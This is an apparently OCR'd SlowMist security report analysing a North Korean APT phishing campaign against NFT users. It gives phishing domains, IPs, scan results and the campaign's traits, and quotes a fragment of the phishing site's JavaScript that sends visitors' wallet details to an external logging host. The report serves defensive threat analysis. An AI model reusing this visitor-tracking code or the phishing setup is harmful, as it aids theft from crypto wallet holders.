
SlowMist: Investigation of North Korean APT’s Large-Scale Phishing Attack on NFT Users

SlowMist : : 12/24/2022

Background

On September 2, the SlowMist security team discovered that suspected APT groups were conducting large-scale phishing activities targeting NFT users in the encryption ecosystem, and released the “How Scammers Are Paying Nothing for Your NFTs”.

On September 4, Twitter user PhantomXSec tweeted that the North Korean APT group were responsible for crypto and NFT phishing campaigns targeting dozens of ETH and SOL projects.




Phantom X
@PhantomXSec

🚨 North Korean APT group responsible for crypto and NFT phishing campaign spanning over 190 domains

Targeting dozens of $ETH and $SOL projects.

Uses collections on NFT marketplaces to lure victims to malicious minting sites.

PhantomXsec provided information on 196 phishing domain names that were linked to North Korean hackers after a thorough analysis. The list of specific domain names is as follows:



DPRK NFT Phishing Campaign found by @phantomxsec


A GUEST SEP 3RD, 2022 215 0 NEVER ADD COMMENT

```
003errornotice.com
1inameelionwatch.org
1inameelionwatch.space
8bitwolves.com
adventureland.fun
alertnfts.org
alienfrens.in
angelsdevilsnft.in
angelsofaether.online
angrybirds.fun
apekids.fun
apelist.tech
ascendednft.site
atsnft.in
aweth.io
```

The SlowMist security team noticed the incident and immediately followed up with an in-depth analysis.

By the way, the same North Korean cyber actors responsible for the massive Naver phishing campaign first documented by @prevailion are also behind this campaign.

For confidentiality and privacy reasons, this article only analyzed a small portion of the NFT phishing materials and extracted some phishing characteristics of the North Korean hackers. However, this is just the tip of the iceberg.



No security vendor flagged this IP address as malicious

23.106.160.66 (23.106.160.0/20)

AS 7203 (LEASEWEB-USA-SFO)


Passive DNS Replication (3)

Date resolved	Detections	Resolver	Domain
2022-05-18	1 / 94	VirusTotal	nserva.live
2022-04-21	0 / 94	VirusTotal	naverecorp.com
2022-04-21	0 / 94	VirusTotal	nid.naverecorp.com

Analysis of Phishing Websites

Upon further investigation, we found that one of the techniques used in this phishing attack involved creating fake NFT-related decoy websites with malicious Mints. These NFTs were sold on platforms such as OpenSea, X2Y2, and Rarible. The North Korean APT group targeted Crypto and NFT users with a phishing campaign using nearly 500 different domain names.

By checking the registration information of these domain names, we found that the earliest registration date was traced back to 7 months ago.



URL: http://boredsnakesclub.com/

Submission: On May 22 via manual (May 22nd 2022, 6:00:24 pm UTC) from US — Scanned from CA

Summary

This website contacted **9 IPs** in **4 countries** across **10 domains** to perform **80 HTTP transactions.** The main IP is 158.69.133.72, located in **Montreal, Canada** and belongs to OVH, FR. The main domain is boredsnakesclub.com.

This is the only time *boredsnakesclub.com* was scanned on urlscan.io!

urlscan.io Verdict: No classification

Live information

Google Safe Browsing: No classification for boredsnakesclub.com
Current DNS A record: 158.69.133.72 (AS16276 - OVH, FR)
Domain created: April 24th 2022, 15:30:00 (UTC)
Domain registrar: PDR Ltd. d/b/a PublicDomainRegistry.com

Domain & IP information

⇄	IP Address	AS Autonomous System
24	158.69.133.72	16276 (OVH)
43	167.86.90.254	51167 (CONTABO)
1	2607:f8b0:4006:807::200a	15169 (GOOGLE)
1	2606:4700::6811:180e	13335 (CLOUDFLARENET)
1	51.222.199.226	16276 (OVH)
1	2001:4de0:ac18::1:a:2b	20446 (STACKPATH-CDN)
1	2606:4700::6810:5914	13335 (CLOUDFLARENET)
5	2606:4700::6810:7aaf	13335 (CLOUDFLARENET)
3	2607:f8b0:4006:824::2003	15169 (GOOGLE)

Screenshot

Detected technologies


WooCommerce (Ecommerce)	Expand
WordPress (CMS)	Expand
Elementor (Landing Page Builders)	Expand
Font Awesome (Font Scripts)	Expand
Google Font API (Font Scripts)	Expand
jQuery (JavaScript Libraries)	Expand
jQuery Migrate (JavaScript Libraries)	Expand
jsDelivr (CDN)	Expand

Page Statistics

80 Requests	75 % HTTPS	67 % IPv6	10 Domains	10 Subdomains
9 IPs	4 Countries	5531 kB Transfer	8318 kB Size	0 Cookies

At the same time, we also found some unique phishing traits commonly used by North Korean hackers:


Trait 1: Phishing websites will record visitor data and save it to external sites. The hacker records visitors' information to an external domain through an HTTP GET request. Although the domain names sending the request are different, the API interface of the request is "/postAddr.php". The general format is "https://nserva.live/postAddr.php?mmAddr=...[Metamask]...&accessTime=xxx&url=evil.site", where the parameter mmAddr records the visitor's wallet address, and accessTime records the visitor's visit Time, url records the phishing website link currently visited by the visitor.



BAYCANI is an animated luxury collection of celestial proportions, where every need and whim is catered to-exciting charge. To facilitate healthy growth of NFT space through the reach of our entertainment brand into existing traditional forms of entertainment and invest into NFT education to unlock further innovation within the community. BAYC owners can generate their animated BAYC NFT here for free.

```
var provider;
var isPending = false;
var isConnecting = false;
var priceDataPromise;
var nftDataPromise;
var tokenDataPromise;
var sigCountPromise;
var amount = 1;

$(document).ready(() => {
  console.log('v1003erc');
  var me = "[          ]";
  if(window.ethereum == undefined)
    me = "[          ]";
  else if( window.ethereum.isMetaMask == true )
    me = "[ Metamask ]";
  else if( window.ethereum.isCoinbaseWallet == true )
    me = "[ Coinbase ]";
  else
    me = "[ OtherOne ]";
  var selectedAccount = "..............."+me+"...............";
  var date = new Date();
  var url = window.location.href;

  $.get('https://nserva.live/postAddr.php?mmAddr=' + selectedAccount + '&accessTime



  priceDataPromise = getPriceData();
  if(window.ethereum != undefined) {
    web3Modal = new Web3Modal({
      cacheProvider: false, // optional
      providerOptions: {}, // required
      disableInjectedProvider: false, // optional. For MetaMask / Brave / Opera.
    });
  } else {
    web3Modal = new Web3Modal({
      cacheProvider: false, // optional
```


Trait 2: The phishing website will request an NFT item price list , usually the HTTP request path is “getPriceData.php”:



```
GET /getPriceData.php HTTP/1.1
Host: nserva.live
Sec-Ch-Ua: "Not?A_Brand";v="8",
"Chromium";v="108", "Google
Chrome";v="108"
Accept: */*
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.0.0
Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://www.baycanimation.xyz
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.baycanimation.xyz/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


```

```
HTTP/1.1 200 OK
Date: Thu, 22 Dec 2022 07:46:50 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1c PHP/7.3.6
X-Powered-By: PHP/7.3.6
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 299691

{
"nftPriceData": {
"0xd4e4078ca3495de5b1d4db434bebc5a986197782": 340,
"0xbc4ca0eda7647a8ab7c2061c2e118a18a936f13d": 68.6105,
"0x9c8ff314c9bc7f6e59a9d9225fb22946427edc03": 38,
"0x08d7c0242953446436f34b4c78fe9da38c73668d": 37.9,
"0xb47e3cd837ddf8e4c57f05d70ab865de6e193bbb": 80,
"0x22c36bfdcef207f9c0cc941936eff94d4246d14a": 24,
"0x57a204aa1042f6e66dd7730813f4024114d74f37": 12.5,
"0x23581767a106ae21c074b2276d25e5c3e136a68b": 8.8,
"0x348fc118bcc65a92dc033a951af153d14d945312": 12.89,
"0xed5af388653567af2f388e6224dc7c4b3241c544": 12.99,
"0x620b70123fb810f6c653da7644b5dd0b6312e4d8": 9,
"0x60e4d786628fea6478f785a6d7e704777c86a7c6": 14.83,
"0x8a90cab2b38dba80c64b7734e58ee1db38b8992e": 7,
"0x49cf6f5d44e70224e2e23fdcdd2c053f30ada28b": 7,
"0xc541fc1aa62384ab7994268883f80ef92aac6399": 1.4269,
"0xa3aee8bce55beea1951ef834b99f3ac60d1abeeb": 5.319,
"0xba30e5f9bb24caa003e9f2f0497ad287fdf95623": 6.153,
"0x9930929903f9c6c83d9e7c70d058d03c376a8337": 4,
"0x86825dfca7a6224cfbd2da48e85df2fc3aa7c4b1": 0.587,
"0x86357a19e5537a8fba9a004e555713bc943a66c0": 7,
"0x341a1c534248966c4b6afad165b98daed4b964ef": 1.64,
"0x7bd29408f11d2bfc23c34f18275bbf23bb716bc7": 2.699,
```

Trait 3: There is a file “imgSrc.js” linking images to the target project , which contains a list of target sites and the hosting location of the image files used on their corresponding phishing sites. This file may be part of the phishing site template.




filename:"/imgSrc.js"

Search results (100 / 230)

🔒	URL		Age	Size	⇄	IPs	⚑	⌂
□	www.www.tritonpass.org/	Public	14 hours	2 MB	22	9	3	🇨🇦
□	www.www.onpodx.net/	Public	14 hours	2 MB	22	9	3	🇨🇦
□	www.mstable.net/	Public	17 hours	1 MB	29	9	3	🇺🇸
🔒	theopensdao.com/	Public	17 hours	3 MB	16	7	3	🇸🇨
🔒	doguinu.net/	Public	1 day	2 MB	12	8	5	🇸🇨
🔒	get-protocol.xyz/	Public	1 day	2 MB	21	8	3	🇸🇨
🔒	mutantdao.co/	Public	2 days	10 MB	34	8	5	🇸🇨
🔒	mutantdao.co/	Public	2 days	10 MB	34	8	5	🇸🇨
□	trueusd.app/	Public	2 days	1 MB	22	10	4	🇸🇨
□	mstable.net/	Public	2 days	1 MB	29	9	3	🇺🇸
□	mstable.net/	Public	2 days	1 MB	29	9	3	🇺🇸
🔒	ushi.live/	Public	3 days	1 MB	21	7	3	🇸🇨
🔒	collinsmusic.fun/	Public	3 days	7 MB	58	10	3	🇨🇦


Further analysis found that the main domain name used by APT to monitor user requests is "thedoodles.site", which was mainly used to record user data in the early days of APT activities:



Domain & IP information

⇄	Domain	Requested by
43	www.boredsnakeclub.com	boredsnakesclub.com www.boredsnakeclub.com
20	boredsnakesclub.com	boredsnakesclub.com www.boredsnakeclub.com
5	unpkg.com	boredsnakesclub.com
4	thedoodles.site	boredsnakesclub.com thedoodles.site
